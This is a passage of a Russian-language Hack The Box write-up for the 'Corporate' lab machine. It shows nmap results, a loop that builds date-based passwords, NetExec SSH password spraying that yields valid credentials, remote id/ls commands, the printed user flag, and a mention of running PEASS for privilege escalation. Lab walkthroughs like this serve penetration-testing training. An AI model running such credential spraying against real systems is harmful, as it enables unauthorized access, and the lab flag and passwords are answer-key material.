636/tcp  open  ssl/ldap      OpenLDAP 2.2.X - 2.3.X
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ldap.corporate.htb
| Subject Alternative Name: DNS:ldap.corporate.htb
| Not valid before: 2023-04-04T14:37:34
|_Not valid after:  2033-04-01T14:37:35
2049/tcp open  nfs           4 (RPC #100003)
3004/tcp open  csoftragent?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 303 See Other
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Location: /explore
|     Set-Cookie: i_like_gitea=ccd0b67a67b06805; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=jz4z8JEZj-XAlwC9_MHTPC0AP5A6MTcwNzc1MTU1OTg0ODY2MTcxMQ; Path=/; Expires=Tue, 13 Feb 2024 15:25:59 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 12 Feb 2024 15:25:59 GMT
|     Content-Length: 35
|     href="/explore">See Other</a>.
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=63d7420406a147d0; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=GX0l8mZxk-9BL25n1SKNxWNfrg86MTcwNzc1MTU2MDI3OTg4Mjk2Mw; Path=/; Expires=Tue, 13 Feb 2024 15:26:00 GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Mon, 12 Feb 2024 15:26:00 GMT
|_    Content-Length: 0
3128/tcp open  http          Proxmox Virtual Environment REST API 3.0
|_http-server-header: pve-api-daemon/3.0
|_http-title: Site doesn't have a title.
8006/tcp open  wpl-analytics?
| fingerprint-strings:
|   HTTPOptions:
|     HTTP/1.0 501 method 'OPTIONS' not available
|     Cache-Control: max-age=0
|     Connection: close
```

Результат сканирования портов хоста 10.8.0.1



```
Nmap scan report for 10.9.0.4
Host is up (0.10s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 2f:b1:d4:7c:ac:3a:2c:b1:ee:ee:6f:7f:df:41:29:c3 (ECDSA)
|_  256 f0:25:8e:11:26:bd:f3:78:65:59:32:c3:55:7e:99:e5 (ED25519)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат сканирования портов хоста 10.9.0.4

Адреса **10.8.0.1** и **10.9.0.1** принадлежат одному хосту, поэтому далее работать будем только с одним из них.

Шаблонные пароли

На хосте 10.9.0.4 работают службы SSH (порт 22) и NFS (порт 111). Первым делом нужно перебрать учетные данные на SSH. Но сперва надо собрать списки логинов и паролей.

Сначала из файла с сохраненными результатами сканирования Burp Intruder (**names**) нам нужно отдельно выбрать имена и даты. Имена сложим в файл **username.txt**, даты в **date.txt**.


```
cat names | cut -d , -f 1 > username.txt
cat names | cut -d , -f 2 > date.txt
```

Теперь для каждой даты нужно сделать пароль по формату, который мы узнали ранее.

```
while IFS= read -r line; do
   formatted_date=$(date -d "$line" +"CorporateStarter%d%m%Y" 2>/dev/
null)
   echo "$formatted_date"
done < date.txt
```

Когда у нас есть файлы с именами и паролями, их можно использовать для брута службы SSH с помощью утилиты [NetExec](https://github.com/Pennyw0rth/NetExec). Чтобы не перебирались все возможные сочетания логинов и паролей, используй опцию **--no-bruteforce**. При этом, чтобы перебор продолжался после обнаружения первой валидной учетки, следует использовать опцию **--continue-on-success**.

```
nxc ssh 10.9.0.4 -u username.txt -p password.txt --no-bruteforce
--continue-on-success
```




```
└─$ nxc ssh 10.9.0.4 -u username.txt -p password.txt --no-bruteforce --continue-on-success
SSH         10.9.0.4        22     10.9.0.4         [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4
SSH         10.9.0.4        22     10.9.0.4         [-] zaria.kozey:CorporateStarter12041970 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] ward.pfannerstill:CorporateStarter04051971 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] veda.kemmer:CorporateStarter14111980 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] uriel.hahn:CorporateStarter25121992 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] tanner.kuvalis:CorporateStarter19011969 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] stevie.rosenbaum:CorporateStarter20101987 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] stephen.schamberger:CorporateStarter27031979 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] skye.will:CorporateStarter16101965 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] scarlett.herzog:CorporateStarter22061995 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] sadie.greenfelder:CorporateStarter21011964 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] ross.leffler:CorporateStarter11041963 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] rosalee.schmitt:CorporateStarter04071990 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] richie.cormier:CorporateStarter23011964 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] raphael.adams:CorporateStarter28012001 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] rachelle.langworth:CorporateStarter19061998 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] penelope.mcclure:CorporateStarter08031968 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] oleta.gutmann:CorporateStarter11111965 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [+] nya.little:CorporateStarter21061965  (non root) Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [-] nora.brekke:CorporateStarter18011996 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] morris.lowe:CorporateStarter18061983 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] mohammed.feeney:CorporateStarter04111974 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] michale.jakubowski:CorporateStarter25071989 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] marge.frami:CorporateStarter10062002 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] margarette.baumbach:CorporateStarter23031999 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] marcella.kihn:CorporateStarter09101959 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] mabel.koepp:CorporateStarter23021995 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] lila.mcglynn:CorporateStarter10101982 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] leanne.runolfsdottir:CorporateStarter01121963 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [+] laurie.casper:CorporateStarter18111959  (non root) Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [-] larissa.wilkinson:CorporateStarter10051979 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] kian.rodriguez:CorporateStarter08061957 Authentication failed.
SSH         10.9.0.4        22     10.9.0.4         [-] katelyn.swift:CorporateStarter26071954 Authentication failed.
```

Результат подбора учетных данных

В итоге находим четыре пары из логинов и паролей. Чтобы определить, какая предпочтительнее для дальнейшей работы, просмотрим контекст каждой учетной записи. Для этого выполним команды **id** и **ls** через опцию **-x**.


```
nxc ssh 10.9.0.4 -u nya.little -p CorporateStarter21061965 -x 'id ;
ls'
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ nxc ssh 10.9.0.4 -u nya.little -p CorporateStarter21061965 -x 'id ; ls'
SSH         10.9.0.4        22     10.9.0.4         [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4
SSH         10.9.0.4        22     10.9.0.4         [+] nya.little:CorporateStarter21061965  (non root) Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] Executed command
SSH         10.9.0.4        22     10.9.0.4         uid=5055(nya.little) gid=5055(nya.little) groups=5055(nya.little),504(consultant)
SSH         10.9.0.4        22     10.9.0.4         user.txt
SSH         10.9.0.4        22     10.9.0.4

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ nxc ssh 10.9.0.4 -u laurie.casper -p CorporateStarter18111959 -x 'id ; ls'
SSH         10.9.0.4        22     10.9.0.4         [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4
SSH         10.9.0.4        22     10.9.0.4         [+] laurie.casper:CorporateStarter18111959  (non root) Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] Executed command
SSH         10.9.0.4        22     10.9.0.4         uid=5041(laurie.casper) gid=5041(laurie.casper) groups=5041(laurie.casper),504(consultant)
SSH         10.9.0.4        22     10.9.0.4         user.txt
SSH         10.9.0.4        22     10.9.0.4

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ nxc ssh 10.9.0.4 -u elwin.jones -p CorporateStarter04041987 -x 'id ; ls'
SSH         10.9.0.4        22     10.9.0.4         [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4
SSH         10.9.0.4        22     10.9.0.4         [+] elwin.jones:CorporateStarter04041987  (non root) Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] Executed command
SSH         10.9.0.4        22     10.9.0.4         uid=5021(elwin.jones) gid=5021(elwin.jones) groups=5021(elwin.jones),503(it)
SSH         10.9.0.4        22     10.9.0.4         Desktop
SSH         10.9.0.4        22     10.9.0.4         Documents
SSH         10.9.0.4        22     10.9.0.4         Downloads
SSH         10.9.0.4        22     10.9.0.4         Music
SSH         10.9.0.4        22     10.9.0.4         Pictures
SSH         10.9.0.4        22     10.9.0.4         Public
SSH         10.9.0.4        22     10.9.0.4         Templates
SSH         10.9.0.4        22     10.9.0.4         user.txt
SSH         10.9.0.4        22     10.9.0.4         Videos
SSH         10.9.0.4        22     10.9.0.4

┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ nxc ssh 10.9.0.4 -u brody.wiza -p CorporateStarter14071992 -x 'id ; ls'
SSH         10.9.0.4        22     10.9.0.4         [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.4
SSH         10.9.0.4        22     10.9.0.4         [+] brody.wiza:CorporateStarter14071992  (non root) Linux - Shell access!
SSH         10.9.0.4        22     10.9.0.4         [+] Executed command
SSH         10.9.0.4        22     10.9.0.4         uid=5068(brody.wiza) gid=5068(brody.wiza) groups=5068(brody.wiza),504(consultant)
SSH         10.9.0.4        22     10.9.0.4         user.txt
SSH         10.9.0.4        22     10.9.0.4
```

Проверка контекста пользователей

Пользователь **elwin.jones** входит в группу **it**, при этом у него есть окружение рабочего стола Linux. Продолжим работу именно с этой учетной записью.



```
elwin.jones@corporate-workstation-04:~$ id
uid=5021(elwin.jones) gid=5021(elwin.jones) groups=5021(elwin.jones),503(it)
elwin.jones@corporate-workstation-04:~$ cat user.txt
cdf3f711811c8a7003673c040b3229d7
```

Флаг пользователя

Продолжение статьи →

HTB CORPORATE

ЭКСПЛУАТИРУЕМ SELF-XSS,
БРУТИМ PIN ОТ BITWARDEN
И ПОДДЕЛЫВАЕМ JWT

ХОСТ WORKSTATION-04

Сбор информации


Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост скрипт для Linux, дадим право на выполнение и запустим сканирование. В выводе будет много информации, попробуем выбрать только то, что потенциально приблизит нас к эскалации прав.


В домашнем каталоге пользователя есть каталог с профилем браузера Firefox.



```
╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/home/guests/elwin.jones/.mozilla/firefox/tr2cgmb6.default-release/credentialstate.sqlite
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
```

Список файлов с возможными учетными данными

